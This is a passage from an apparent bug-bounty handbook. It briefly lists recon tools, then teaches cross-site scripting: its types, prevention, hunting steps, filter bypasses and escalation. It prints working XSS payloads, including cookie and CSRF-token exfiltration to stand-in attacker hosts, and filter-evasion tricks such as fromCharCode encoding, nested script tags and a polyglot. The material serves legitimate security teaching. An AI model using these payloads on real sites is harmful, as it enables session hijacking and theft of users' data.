Wayback Machine (*https://archive.org/web/*) is a digital archive of internet content. You can use it to find old versions of sites and their files.

Waybackurls (*https://github.com/tomnomnom/waybackurls/*) fetches URLs from the Wayback Machine.

Tech Stack Fingerprinting

The CVE database (*https://cve.mitre.org/cve/search_cve_list.html*) contains publicly disclosed vulnerabilities. You can use its website to search for vulnerabilities that might affect your target.

Wappalyzer (*https://www.wappalyzer.com/*) identifies content management systems, frameworks, and programming languages used on a site.

BuiltWith (*https://builtwith.com/*) is a website that shows you which web technologies a website is built with.

StackShare (*https://stackshare.io/*) is an online platform that allows developers to share the tech they use. You can use it to collect information about your target.

Retire.js (*https://retirejs.github.io/retire.js/*) detects outdated JavaScript libraries and Node.js packages.

Automation

Git (*https://git-scm.com/*) is an open sourced version-control system. You can use its `git diff` command to keep track of file changes.

You should now have a solid understanding of how to conduct reconnaissance on a target. Remember to keep extensive notes throughout your recon process, as the information you collect can really balloon over time. Once you have a solid understanding of how to conduct recon on a target, you can try to leverage recon platforms like Nuclei (*https://github.com/projectdiscovery/nuclei/*) or Intrigue Core (*https://github.com/intrigueio/intrigue-core/*) to make your recon process more efficient. But when you're starting out, I recommend that you do recon manually with individual tools or write your own automated recon scripts to learn about the process.

PART III

WEB VULNERABILITIES

6

CROSS-SITE SCRIPTING

Let's start with *cross-site scripting (XSS)*, one of the most common bugs reported to bug bounty programs. It's so prevalent that, year after year, it shows up in OWASP's list of the top 10 vulnerabilities threatening web applications. It's also HackerOne's most reported vulnerability, with more than $4 million paid out in 2020 alone.

An XSS vulnerability occurs when attackers can execute custom scripts on a victim's browser. If an application fails to distinguish between user input and the legitimate code that makes up a web page, attackers can inject their own code into pages viewed by other users. The victim's browser will then execute the malicious script, which might steal cookies, leak personal information, change site contents, or redirect the user to a malicious site. These malicious scripts are often JavaScript code but can also be HTML, Flash, VBScript, or anything written in a language that the browser can execute.

In this chapter, we'll dive into what XSS vulnerabilities are, how to exploit them, and how to bypass common protections. We'll also discuss how to escalate XSS vulnerabilities when you find one.

Mechanisms

In an XSS attack, the attacker injects an executable script into HTML pages viewed by the user. This means that to understand XSS, you'll have to first understand JavaScript and HTML syntax.

Web pages are made up of HTML code whose elements describe the page's structure and contents. For example, an `<h1>` tag defines a web page's header, and a `<p>` tag represents a paragraph of text. The tags use corresponding closing tags, like `</h1>` and `</p>`, to indicate where the contents of the element should end. To see how this works, save this code in a file named *test.html*:

```
<html>
  <h1>Welcome to my web page.</h1>
  <p>Thanks for visiting!</p>
</html>
```

Now open it with your web browser. You can do this by right-clicking the HTML file, clicking **Open With**, and then selecting your preferred web browser, like Google Chrome, Mozilla Firefox, or Microsoft Internet Explorer. Or you can simply open your web browser and drag the HTML file into the browser window. You should see a simple web page like Figure 6-1.

Figure 6-1: Our simple HTML page rendered in a browser

In addition to formatting text, HTML lets you embed images with `<img>` tags, create user-input forms with `<form>` tags, link to external pages with `<a>` tags, and perform many other tasks. A full tutorial on how to write HTML code is beyond the scope of this chapter, but you can use W3School's tutorial (*https://www.w3schools.com/html/default.asp*) as a resource.

HTML also allows the inclusion of executable scripts within HTML documents using `<script>` tags. Websites use these scripts to control client-side application logic and make the website interactive. For example, the following script generates a `Hello!` pop-up on the web page:

```
<html>
  <script>alert("Hello!");</script>
  <h1>Welcome to my web page!</h1>
  <p>Thanks for visiting!</p>
</html>
```

Scripts like this one that are embedded within an HTML file instead of loaded from a separate file are called *inline scripts*. These scripts are the cause of many XSS vulnerabilities. (Besides embedding a script inside the HTML page as an inline script, sites can also load JavaScript code as an external file, like this: `<script src="URL_OF_EXTERNAL_SCRIPT"></script>`.)

To see why, let's say that our site contains an HTML form that allows visitors to subscribe to a newsletter (Figure 6-2).

Figure 6-2: Our HTML page with an HTML form

The source HTML code of the page looks like this:

```
<h1>Welcome to my site.</h1>
<h3>This is a cybersecurity newsletter that focuses on bug bounty
news and write-ups. Please subscribe to my newsletter below to
receive new cybersecurity articles in your email inbox.</h3>
<form action="/subscribe" method="post">
  <label for="email">Email:</label><br>
  <input type="text" id="email" value="Please enter your email.">
  <br><br>
  <input type="submit" value="Submit">
</form>
```

After a visitor inputs an email address, the website confirms it by displaying it on the screen (Figure 6-3).

Figure 6-3: The confirmation message after a visitor subscribes to our newsletter

The HTML that generates the confirmation message looks like this; HTML `<b>` tags indicate boldface text:

```
<p>Thanks! You have subscribed <b>vickie@gmail.com</b> to the newsletter.</p>
```

The page constructs the message by using user input. Now, what if a user decides to input a script instead of an email address in the email form?

For instance, a script that sets the `location` of a web page will make the browser redirect to the location specified:

```
<script>location="http://attacker.com";</script>
```

The attacker could enter this script into the email form field and click Submit (Figure 6-4).




Figure 6-4: An attacker can enter a script instead of an email in the input field.

If the website doesn't validate or sanitize the user input before constructing the confirmation message, the page source code would become the following:

```
<p>Thanks! You have subscribed <b><script>location="http://attacker.com";</
script></b> to the newsletter.</p>
```

Validating user input means that the application checks that the user input meets a certain standard—in this case, does not contain malicious JavaScript code. *Sanitizing* user input, on the other hand, means that the application modifies special characters in the input that can be used to interfere with HTML logic before further processing.

As a result, the inline script would cause the page to redirect to *attacker.com*. XSS happens when attackers can inject scripts in this manner onto a page that another user is viewing. The attacker can also use a different syntax to embed malicious code. The `src` attribute of the HTML `<script>` tag allows you to load JavaScript from an external source. This piece of malicious code will execute the contents of *http://attacker.com/xss.js/* on the victim's browser during an XSS attack:

```
<script src=http://attacker.com/xss.js></script>
```

This example isn't really exploitable, because attackers have no way of injecting the malicious script on other users' pages. The most they could do is redirect themselves to the malicious page. But let's say that the site also allows users to subscribe to the newsletter by visiting the URL *https://subscribe.example.com?email=SUBSCRIBER_EMAIL*. After users visit the URL, they will be automatically subscribed, and the same confirmation will be shown on the web page. In this case, attackers can inject the script by tricking users into visiting a malicious URL:

```
https://subscribe.example.com?email=<script>location="http://attacker.com";</script>
```

Since the malicious script gets incorporated into the page, the victim's browser will think the script is part of that site. Then the injected script can access any resources that the browser stores for that site, including cookies and session tokens. Attackers can, therefore, use these scripts to steal information and bypass access control. For example, attackers might steal user cookies by making the victim's browser send a request to the attacker's IP with the victim's cookie as a URL parameter:

```
<script>image = new Image();
image.src='http://attacker_server_ip/?c='+document.cookie;</script>
```

This script contains JavaScript code to load an image from the attacker's server, with the user's cookies as part of the request. The browser will send a GET request to the attacker's IP, with the URL parameter `c` (for *cookie*) containing the user's `document.cookie`, which is the victim user's cookie on the current site. In this way, attackers can use the XSS to steal other users' cookies by inspecting incoming requests on their server logs. Note that if the session cookie has the `HttpOnly` flag set, JavaScript will not be able to read the cookie, and therefore the attacker will not be able to exfiltrate it. Nevertheless, XSS can be used to execute actions on the victim's behalf, modify the web page the victim is viewing, and read the victim's sensitive information, such as CSRF tokens, credit card numbers, and any other details rendered on their page.

Types of XSS

There are three kinds of XSS: stored XSS, reflected XSS, and DOM-based XSS. The difference between these types is in how the XSS payload travels before it gets delivered to the victim user. Some XSS flaws also fall into special categories: blind XSS and self-XSS, which we'll talk about in a bit.

Stored XSS

Stored XSS happens when user input is stored on a server and retrieved unsafely. When an application accepts user input without validation, stores it in its servers, and then renders it on users' browsers without sanitization, malicious JavaScript code can make its way into the database and then to victims' browsers.

Stored XSS is the most severe XSS type that we will discuss in this chapter, because it has the potential of attacking many more users than reflected, DOM, or self-XSS. Sometimes during a stored-XSS attack, all the user has to do to become a victim is to view a page with the payload embedded, whereas reflected and DOM XSS usually require the user to click a malicious link. Finally, self-XSS requires a lot of social engineering to succeed.

During a stored XSS attack, attackers manage to permanently save their malicious scripts on the target application's servers for others to access. Perhaps they're able to inject the script in the application's user database. Or maybe they get it in the server logs, on a message board, or in comment field. Every time users access the stored information, the XSS executes in their browser.

For example, let's say a comment field on an internet forum is vulnerable to XSS. When a user submits a comment to a blog post, that user input is not validated or sanitized in any way before it gets rendered to anyone who views that blog post. An attacker can submit a comment with JavaScript code and have that code executed by any user who views that blog post!

A great proof of concept for XSS is to generate an alert box in the browser via injected JavaScript code, so let's give that a try. The JavaScript code `alert('XSS by Vickie')` will generate a pop-up on the victim's browser that reads `XSS by Vickie`:

```
<script>alert('XSS by Vickie');</script>
```

If submitted, this message would become embedded on the forum page's HTML code, and the page would be displayed to all the visitors who view that comment:

```
<h2>Vickie's message</h2>
<p>What a great post! Thanks for sharing.</p>
<h2>Attacker's message</h2>
<p><script>alert('XSS by Vickie');</script></p>
```

Figure 6-5 shows the two messages rendered in a browser.

Figure 6-5: The HTML page with two messages rendered in the browser. You can see that the attacker's message is blank because the browser interprets it as a script instead of text.

When you load this HTML page in your browser, you'll see the attacker's comment field displayed as blank. This is because your browser interpreted `<script>alert('XSS by Vickie');</script>` located in the `<p>` tags as a script, not as regular text. You should notice a pop-up window that reads `XSS by Vickie`.

Every time a user views the comment on the forum, their browser will execute the embedded JavaScript. Stored XSS tends to be the most dangerous because attackers can attack many victims with a single payload.

Blind XSS

Blind XSS vulnerabilities are stored XSS vulnerabilities whose malicious input is stored by the server and executed in another part of the application or in another application that you cannot see.

For example, let's say that a page on *example.com* allows you to send a message to the site's support staff. When a user submits a message, that

input is not validated or sanitized in any way before it gets rendered to the site's admin page. An attacker can submit a message with JavaScript code and have that code executed by any admin who views that message.

These XSS flaws are harder to detect, since you can't find them by looking for reflected input in the server's response, but they can be just as dangerous as regular stored XSS vulnerabilities. Often, blind XSS can be used to attack administrators, exfiltrate their data, and compromise their accounts.

Reflected XSS

Reflected XSS vulnerabilities happen when user input is returned to the user without being stored in a database. The application takes in user input, processes it server-side, and immediately returns it to the user.

The first example I showed, with the email form, involved a reflected XSS attack. These issues often happen when the server relies on user input to construct pages that display search results or error messages. For example, let's say a site has a search functionality. The user can input a search term via a URL parameter, and the page will display a message containing the term at the top of the results page. If a user searches *abc*, the source code for the related message might look like this:

```
<h2>You searched for abc; here are the results!</h2>
```

If the search functionality displays any user-submitted search string on the results page, a search term like the following would cause a script to become embedded on the results page and executed by the browser:

```
https://example.com/search?q=<script>alert('XSS by Vickie');</script>
```

If an attacker can trick victims into visiting this URL, the payload will become embedded in their version of the page, making the victim's browser run whatever code the attacker would like. Unlike stored XSS, which allows attackers to execute code on anyone who accesses their stored resources, reflected XSS enables attackers to execute code on the browsers of victims who click their malicious links.

DOM-Based XSS

DOM-based XSS is similar to reflected XSS, except that in DOM-based XSS, the user input never leaves the user's browser. In DOM-based XSS, the application takes in user input, processes it on the victim's browser, and then returns it to the user.

The *Document Object Model (DOM)* is a model that browsers use to render a web page. The DOM represents a web page's structure; it defines the basic properties and behavior of each HTML element, and helps scripts access and modify the contents of the page. DOM-based XSS targets a web page's DOM directly: it attacks the client's local copy of the web page instead of going through the server. Attackers are able to attack the DOM when

a page takes user-supplied data and dynamically alters the DOM based on that input. JavaScript libraries like jQuery are prone to DOM-based XSS since they dynamically alter DOM elements.

As in reflected XSS, attackers submit DOM-based XSS payloads via the victim's user input. Unlike reflected XSS, a DOM-based XSS script doesn't require server involvement, because it executes when user input modifies the source code of the page in the browser directly. The XSS script is never sent to the server, so the HTTP response from the server won't change.

This might all sound a bit abstract, so let's consider an example. Say a website allows the user to change their locale by submitting it via a URL parameter:

```
https://example.com?locale=north+america
```

The web page's client-side code will use this locale to construct a welcome message whose HTML looks like this:

```
<h2>Welcome, user from north america!</h2>
```

The URL parameter isn't submitted to the server. Instead, it's used locally, by the user's browser, to construct a web page by using a client-side script. But if the website doesn't validate the user-submitted locale parameter, an attacker can trick users into visiting a URL like this one:

```
https://example.com?locale=
<script>location='http://attacker_server_ip/?c='+document.cookie;</script>
```

The site will embed the payload on the user's web page, and the victim's browser will execute the malicious script.

DOM XSS may sound a lot like reflected XSS at first. The difference is that the reflected XSS payload gets sent to the server and returned to the user's browser within an HTTP response. On the other hand, the DOM XSS payload is injected onto a page because of client-side code rendering user input in an insecure manner. Although the results of the two attacks are similar, the processes of testing for them and protecting against them are different.

The user input fields that can lead to reflected and DOM-based XSS aren't always URL parameters. Sometimes they show up as URL fragments or pathnames. *URL fragments* are strings, located at the end of a URL, that begin with a # character. They are often used to automatically direct users to a section within a web page or transfer additional information. For example, this is a URL with a fragment that takes the user to the `#about_us` section of the site's home page:

```
https://example.com#about_us
```

We'll talk more about the components of a URL in Chapter 7. For information about DOM XSS and some example payloads, see the PortSwigger article "DOM-Based XSS" at *https://portswigger.net/web-security/cross-site-scripting/dom-based/*.

Self-XSS

Self-XSS attacks require victims to input a malicious payload themselves. To perform these, attackers must trick users into doing much more than simply viewing a page or browsing to a particular URL.

For example, let's say that a field on a user's dashboard is vulnerable to stored XSS. But since only the victim can see and edit the field, there is no way for an attacker to deliver the payload unless the attacker can somehow trick the victim into changing the value of the field into the XSS payload.

If you've ever seen social media posts or text messages telling you to paste a piece of code into your browser to "do something cool," it was probably attack code aimed at tricking you into launching self-XSS against yourself. Attackers often embed a piece of malicious payload (usually via a shortened URL like *bitly.com* so victims won't suspect anything) into a complicated-looking piece of code and use social media to fool unsuspecting users into attacking themselves.

In bug bounties, self-XSS bugs are not usually accepted as valid submissions because they require social engineering. Bugs that require *social engineering*, or manipulation of the victims, are not usually accepted in bug bounty programs because they are not purely technical issues.

Prevention

To prevent XSS, an application should implement two controls: robust input validation and contextual output escaping and encoding. Applications should never insert user-submitted data directly into an HTML document—including, for example, inside `<script>` tags, HTML tag names, or attribute names. Instead, the server should validate that user-submitted input doesn't contain dangerous characters that might influence the way browsers interpret the information on the page. For example, user input containing the string `"<script>"` is a good indicator that the input contains an XSS payload. In this case, the server could block the request, or sanitize it by removing or escaping special characters before further processing.

Escaping refers to the practice of encoding special characters so that they are interpreted literally instead of as a special character by the programs or machines that process the characters. There are different ways of encoding a character. Applications will need to encode the user input based on where it will be embedded. If the user input is inserted into `<script>` tags, it needs to be encoded in JavaScript format. The same goes for input inserted into HTML, XML, JSON, and CSS files.

In the context of our example, the application needs to encode special characters into a format used by HTML documents. For example, the left and right angle brackets can be encoded into HTML characters `&lt` and `&gt`. To prevent XSS, the application should escape characters that have special meaning in HTML, such as the `&` character, the angle brackets `<` and `>`, single and double quotes, and the forward-slash character.

Escaping ensures that browsers won't misinterpret these characters as code to execute. This is what most modern applications do to prevent XSS.

The application should do this for every piece of user input that will be rendered or accessed by a user's browser. Many modern JavaScript frameworks such as React, Angular 2+, and Vue.js automatically do this for you, so many XSS vulnerabilities can be prevented by choosing the right JavaScript framework to use.

The prevention of DOM-based XSS requires a different approach. Since the malicious user input won't pass through the server, sanitizing the data that enters and departs from the server won't work. Instead, applications should avoid code that rewrites the HTML document based on user input, and the application should implement client-side input validation before it is inserted into the DOM.

You can also take measures to mitigate the impact of XSS flaws if they do happen. First, you can set the `HttpOnly` flag on sensitive cookies that your site uses. This prevents attackers from stealing those cookies via XSS. You should also implement the `Content-Security-Policy` HTTP response header. This header lets you restrict how resources such as JavaScript, CSS, or images load on your web pages. To prevent XSS, you can instruct the browser to execute only scripts from a list of sources. For more information about preventing XSS attacks, visit the OWASP XSS prevention cheat sheet, *https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html*.

Hunting for XSS

Look for XSS in places where user input gets rendered on a page. The process will vary for the different types of XSS, but the central principle remains the same: check for reflected user input.

In this section, we'll hunt for XSS in web applications. But it's important to remember that XSS vulnerabilities can also arise outside normal web applications. You can hunt for XSS in applications that communicate via non-HTTP protocols such as SMTP, SNMP, and DNS. Sometimes commercial apps such as email apps and other desktop apps receive data from these protocols. If you are interested in these techniques, you can check out Offensive Security's Advanced Web Attacks and Exploitation training: *https://www.offensive-security.com/awae-oswe/*.

Before you start hunting for any vulnerability, it's good to have Burp Suite or your preferred proxy on standby. Make sure you've configured your proxy to work with your browser. You can find instructions on how to do that in Chapter 4.

Step 1: Look for Input Opportunities

First, look for opportunities to submit user input to the target site. If you're attempting stored XSS, search for places where input gets stored by the server and later displayed to the user, including comment fields, user profiles, and blog posts. The types of user input that are most often reflected back to the user are forms, search boxes, and name and username fields in sign-ups.

Don't limit yourself to text input fields, either. Sometimes drop-down menus or numeric fields can allow you to perform XSS, because even if you can't enter your payload on your browser, your proxy might let you insert it directly into the request. To do that, you can turn on your proxy's traffic interception and modify the request before forwarding it to the server. For example, say a user input field seems to accept only numeric values on the web page, such as the `age` parameter in this `POST` request:

```
POST /edit_user_age

(Post request body)
age=20
```

You can still attempt to submit an XSS payload by intercepting the request via a web proxy and changing the input value:

```
POST /edit_user_age

(Post request body)
age=<script>alert('XSS by Vickie');</script>
```

In Burp, you can edit the request directly in the Proxy tab (Figure 6-6).

Figure 6-6: Intercept the outgoing request to edit it before relaying it to the server.

After you're done editing, click **Forward** to forward the request to the server (Figure 6-7).

Figure 6-7: Change the URL post request parameter to your XSS payload.

If you're hoping to find reflected and DOM XSS, look for user input in URL parameters, fragments, or pathnames that get displayed to the user. A good way to do this is to insert a custom string into each URL parameter and check whether it shows up in the returned page. Make this string specific enough that you'll be sure your input caused it if you see it rendered.

For example, I like to use the string `"XSS_BY_VICKIE"`. Insert your custom string into every user-input opportunity you can find. Then, when you view the page in the browser, search the page's source code for it (you can access a page's source code by right-clicking a page and selecting View Source) by using your browser's page-search functionality (usually triggered by pressing CTRL-F). This should give you an idea of which user input fields appear in the resulting web page.

Step 2: Insert Payloads

Once you've identified the user-input opportunities present in an application, you can start entering a test XSS payload at the discovered injection points. The simplest payload to test with is an alert box:

```
<script>alert('XSS by Vickie');</script>
```

If the attack succeeds, you should see a pop-up on the page with the text `XSS by Vickie`.

But this payload won't work in typical web applications, save the most defenseless, because most websites nowadays implement some sort of XSS protection on their input fields. A simple payload like this one is more likely to work on IoT or embedded applications that don't use the latest frameworks. If you are interested in IoT vulnerabilities, check out OWASP's IoTGoat project at *https://github.com/OWASP/IoTGoat/*. As XSS defenses become more advanced, the XSS payloads that get around these defenses grow more complex too.

More Than a <script> Tag

Inserting `<script>` tags into victim web pages isn't the only way to get your scripts executed in victim browsers. There are a few other tricks. First, you can change the values of attributes in HTML tags. Some HTML attributes allow you to specify a script to run if certain conditions are met. For example, the `onload` event attribute runs a specific script after the HTML element has loaded:

```
<img onload=alert('The image has been loaded!') src="example.png">
```

Similarly, the `onclick` event attribute specifies the script to be executed when the element is clicked, and `onerror` specifies the script to run in case an error occurs loading the element. If you can insert code into these attributes, or even add a new event attribute into an HTML tag, you can create an XSS.

Another way you can achieve XSS is through special URL schemes, like `javascript:` and `data:`. The `javascript:` URL scheme allows you to execute JavaScript code specified in the URL. For example, entering this URL will cause an alert box with the text `XSS by Vickie` to appear:

```
javascript:alert('XSS by Vickie')
```

This means that if you make the user load a `javascript:` URL, you can achieve XSS as well. Data URLs, those that use the `data:` scheme, allow you to embed small files in a URL. You can use these to embed JavaScript code into URLs too:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+"
```

This URL will also generate an alert box, because the included data in the data URL is the base64-encoded version of the following script:

```
<script>alert('XSS by Vickie')</script>
```

Documents contained within `data:` URLs do not need to be base64 encoded. For example, you can embed the JavaScript directly in the URL as follows, but base64 encoding can often help you bypass XSS filters:

```
data:text/html,<script>alert('XSS by Vickie')</script>
```

You can utilize these URLs to trigger XSS when a site allows URL input from users. A site might allow the user to load an image by using a URL and use it as their profile picture, like this:

```
https://example.com/upload_profile_pic?url=IMAGE_URL
```

The application will then render a preview on the web page by inserting the URL into an `<img>` tag. If you insert a JavaScript or data URL, you can trick the victim's browser into loading your JavaScript code:

```
<img src="IMAGE_URL"/>
```

There are many more ways to execute JavaScript code to bypass XSS protection. You can find more example payloads on PortSwigger at *https://portswigger.net/web-security/cross-site-scripting/cheat-sheet/*. Different browsers also support different tags and event handlers, so you should always test by using multiple browsers when hunting for XSS.

Closing Out HTML Tags

When inserting an XSS payload, you'll often have to close out a previous HTML tag by including its closing angle bracket. This is necessary when you're placing your user input inside one HTML element but want to run JavaScript using a different HTML element. You have to complete the previous tag before you can start a new one to avoid causing a syntax error. Otherwise, the browser won't interpret your payload correctly. For example, if you're inserting input into an `<img>` tag, you need to close out the `<img>` tag before you can start a `<script>` tag. Here is the original `<img>` tag with a placeholder for user input:

```
<img src="USER_INPUT">
```

To close out the tag, your payload has to include the ending of an <img> tag before the JavaScript. The payload might look like this:

```
"/><script>location="http://attacker.com";</script>
```

When injected into the <img> tag, the resulting HTML will look like this (with the injected portion in bold):

```
<img src=""/><script>location="http://attacker.com";</script>">
```

This payload closes the string that was supposed to contain the user input by providing a double quote, then closes the <img> tag with a tag ending in />. Finally, the payload injects a complete script tag after the <img> tag.

If your payload is not working, you can check whether your payload caused syntax errors in the returned document. You can inspect the returned document in your proxy and look for unclosed tags or other syntax issues. You can also open your browser's console and see if the browser runs into any errors loading the page. In Firefox, you can open the console by right-clicking the page and choosing **Inspect Element ▸ Console**.

You can find more common XSS payloads online. Table 6-1 lists some examples.

Table 6-1: Common XSS Payloads

Payload	Purpose
`<script>alert(1)</script>`	This is the most generic XSS payload. It will generate a pop-up box if the payload succeeds.
`<iframe src=javascript:alert(1)>`	This payload loads JavaScript code within an iframe. It's useful when <script> tags are banned by the XSS filter.
`<body onload=alert(1)>`	This payload is useful when your input string can't contain the term *script*. It inserts an HTML element that will run JavaScript automatically after it's loaded.
`"><img src=x onerror=prompt(1);>`	This payload closes out the previous tag. It then injects an <img> tag with an invalid source URL. Once the tag fails to load, it will run the JavaScript specified in the onerror attribute.
`<script>alert(1)<!-`	<!- is the start of an HTML comment. This payload will comment out the rest of the line in the HTML document to prevent syntax errors.
`<a onmouseover"alert(1)">test</a>`	This payload inserts a link that will cause JavaScript to execute after a user hovers over the link with their cursor.
`<script src=//attacker.com/test.js>`	This payload causes the browser to load and run an external script hosted on the attacker's server.

Hackers have designed many more creative payloads. Search *XSS payloads* online for more ideas. That said, taking a long list of payloads and trying them one by one can be time-consuming and unproductive. Another way of approaching manual XSS testing is to insert an *XSS polyglot*, a type of XSS payload that executes in multiple contexts. For example, it will execute

regardless of whether it is inserted into an `<img>` tag, a `<script>` tag, or a generic `<p>` tag and can bypass some XSS filters. Take a look at this polyglot payload published by EdOverflow at *https://polyglot.innerht.ml/*:

```
javascript:"/*\"/*`/*' /*</template>
</textarea></noembed></noscript></title>
</style></script>-->&lt;svg onload=/*<html/*/onmouseover=alert()//>
```

The details of this payload are beyond the scope of the book, but it contains multiple ways of creating an XSS—so if one method fails, another one can still induce the XSS.

Another way of testing for XSS more efficiently is to use generic test strings instead of XSS payloads. Insert a string of special HTML characters often used in XSS payloads, such as the following: `>'<"//:=;!--`. Take note of which ones the application escapes and which get rendered directly. Then you can construct test XSS payloads from the characters that you know the application isn't properly sanitizing.

Blind XSS flaws are harder to detect; since you can't detect them by looking for reflected input, you can't test for them by trying to generate an alert box. Instead, try making the victim's browser generate a request to a server you own. For example, you can submit the following payload, which will make the victim's browser request the page */xss* on your server:

```
<script src='http://YOUR_SERVER_IP/xss'></script>
```

Then, you can monitor your server logs to see if anyone requests that page. If you see a request to the path */xss*, a blind XSS has been triggered! Tools like XSS Hunter (*https://xsshunter.com/features*) can automate this process. We'll also talk more about setting up a server to test for multiple types of vulnerabilities in Chapter 13.

Finally, although hackers typically discover new XSS vectors manually, a good way to automatically test a site for already-known XSS vectors is through fuzzing. We'll talk about fuzzing and automatic bug finding in Chapter 25.

Step 3: Confirm the Impact

Check for your payload on the destination page. If you're using an alert function, was a pop-up box generated on the page? If you're using a `location` payload, did your browser redirect you offsite?

Be aware that sites might also use user input to construct something other than the next returned web page. Your input could show up in future web pages, email, and file portals. A time delay also might occur between when the payload is submitted and when the user input is rendered. This situation is common in log files and analytics pages. If you're targeting these, your payload might not execute until later, or in another user's account. And certain XSS payloads will execute under only certain contexts, such as when an admin is logged in or when the user actively clicks, or hovers over, certain HTML elements. Confirm the impact of the XSS payload by browsing to the necessary pages and performing those actions.

Bypassing XSS Protection

Most applications now implement some sort of XSS protection in their input fields. Often, they'll use a blocklist to filter out dangerous expressions that might be indicative of XSS. Here are some strategies for bypassing this type of protection.

Alternative JavaScript Syntax

Often, applications will sanitize `<script>` tags in user input. If that is the case, try executing XSS that doesn't use a `<script>` tag. For example, remember that in certain scenarios, you can specify JavaScript to run in other types of tags. When you try to construct an XSS payload, you can also try to insert code into HTML tag names or attributes instead. Say user input is passed into an HTML image tag, like this:

```
<img src="USER_INPUT">
```

Instead of closing out the image tag and inserting a script tag, like this

```
<img src="/><script>alert('XSS by Vickie');</script>"/>
```

you can insert the JavaScript code directly as an attribute to the current tag:

```
<img src="123" onerror="alert('XSS by Vickie');"/>
```

Another way of injecting code without the `<script>` tag is to use the special URL schemes mentioned before. This snippet will create a Click me! link that will generate an alert box when clicked:

```
<a href="javascript:alert('XSS by Vickie')>Click me!</a>"
```

Capitalization and Encoding

You can also mix different encodings and capitalizations to confuse the XSS filter. For example, if the filter filters for only the string `"script"`, capitalize certain letters in your payload. Since browsers often parse HTML code permissively and will allow for minor syntax issues like capitalization, this won't affect how the script tag is interpreted:

```
<scrIPT>location='http://attacker_server_ip/c='+document.cookie;</scrIPT>
```

If the application filters special HTML characters, like single and double quotes, you can't write any strings into your XSS payload directly. But you could try using the JavaScript `fromCharCode()` function, which maps numeric codes to the corresponding ASCII characters, to create the string you need. For example, this piece of code is equivalent to the string `"http://attacker_server_ip/?c="`:

```
String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 97, 116, 116, 97, 99, 107,
101, 114, 95, 115, 101, 114, 118, 101, 114, 95, 105, 112, 47, 63, 99, 61)
```

This means you can construct an XSS payload without quotes, like this:

```
<scrIPT>location=String.fromCharCode(104, 116, 116, 112, 58, 47,
47, 97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118,
101, 114, 95, 105, 112, 47, 63, 99, 61)+document.cookie;</scrIPT>
```

The `String.fromCharCode()` function returns a string, given an input list of ASCII character codes. You can use this piece of code to translate your exploit string to an ASCII number sequence by using an online JavaScript editor, like *https://js.do/*, to run the JavaScript code or by saving it into an HTML file and loading it in your browser:

```
<script>
❶ function ascii(c){
    return c.charCodeAt();
  }
❷ encoded = "INPUT_STRING".split("").map(ascii);
❸ document.write(encoded);
</script>
```

The `ascii()` function ❶ converts characters to their ASCII numeric representation. We run each character in the input string through `ascii()` ❷. Finally, we write the translated string to the document ❸. Let's translate the payload `http://attacker_server_ip/?c=` by using this code:

```
<script>
function ascii(c){
  return c.charCodeAt();
}
encoded = "http://attacker_server_ip/?c=".split("").map(ascii);
document.write(encoded);
</script>
```

This JavaScript code should print out `"104, 116, 116, 112, 58, 47, 47, 97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118, 101, 114, 95, 105, 112, 47, 63, 99, 61"`. You can then use it to construct your payload by using the `fromCharCode()` method.

Filter Logic Errors

Finally, you could exploit any errors in the filter logic. For example, sometimes applications remove all `<script>` tags in the user input to prevent XSS, but do it only once. If that's the case, you can use a payload like this:

```
<scrip<script>t>
location='http://attacker_server_ip/c='+document.cookie;
</scrip</script>t>
```

Notice that each `<script>` tag cuts another `<script>` tag in two. The filter won't recognize those broken tags as legitimate, but once the filter removes

the intact tags from this payload, the rendered input becomes a perfectly valid piece of JavaScript code:

```
<script>location='http://attacker_server_ip/c='+document.cookie;</script>
```

These are just a handful of the filter-bypass techniques that you can try. XSS protection is difficult to do right, and hackers are constantly coming up with new techniques to bypass protection. That's why hackers are still constantly finding and exploiting XSS issues in the wild. For more filter-bypass ideas, check out OWASP's XSS filter evasion cheat sheet (*https://owasp.org/www-community/xss-filter-evasion-cheatsheet*). You can also simply Google for *XSS filter bypass* for more interesting articles.

Escalating the Attack

The impact of XSS varies because of several factors. For instance, the type of XSS determines the number of users who could be affected. Stored XSS on a public forum can realistically attack anyone who visits that forum page, so stored XSS is considered the most severe. On the other hand, reflected or DOM XSS can affect only users who click the malicious link, and self-XSS requires a lot of user interaction and social engineering to execute, so they are normally considered lower impact.

The identities of the affected users matter too. Let's say a stored XSS vulnerability is on a site's server logs. The XSS can affect system administrators and allow attackers to take over their sessions. Since the affected users are accounts of high privilege, the XSS can compromise the integrity of the entire application. You might gain access to customer data, internal files, and API keys. You might even escalate the attack into RCE by uploading a shell or execute scripts as the admin.

If, instead, the affected population is the general user base, XSS allows attackers to steal private data like cookies and session tokens. This can allow attackers to hijack any user's session and take over the associated account.

Most of the time, XSS can be used to read sensitive information on the victim's page. Since scripts executed during an XSS attack run as the target page, the script is able to access any information on that page. This means that you can use XSS to steal data and escalate your attack from there. This can be done by running a script that sends the data back to you. For example, this code snippet reads the CSRF token embedded on the victim's page and sends it to the attacker's server as a URL parameter named `token`. If you can steal a user's CSRF tokens, you can execute actions on their behalf by using those tokens to bypass CSRF protection on the site. (See Chapter 9 for more on CSRF.)

```
var token = document.getElementsById('csrf-token')[0];
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://attacker_server_ip/?token="+token, true);
xhr.send(null);
```

XSS can also be used to dynamically alter the page the victim sees, so you can replace the page with a fake login page and trick the user into giving you their credentials (often called *phishing*). XSS can also allow attackers to automatically redirect the victim to malicious pages and perform other harmful operations while posing as the legit site, such as installing malware. Before reporting the XSS you found, make sure to assess the full impact of that particular XSS to include in your vulnerability report.

Automating XSS Hunting

XSS hunting can be time-consuming. You might spend hours inspecting different request parameters and never find any XSS. Fortunately, you can use tools to make your work more efficient.

First, you can use browser developer tools to look for syntax errors and troubleshoot your payloads. I also like to use my proxy's search tool to search server responses for reflected input. Finally, if the program you are targeting allows automatic testing, you can use Burp intruder or other fuzzers to conduct an automatic XSS scan on your target. We will talk about this in Chapter 25.

Finding Your First XSS!

Jump right into hunting for your first XSS! Choose a target and follow the steps we covered in this chapter:

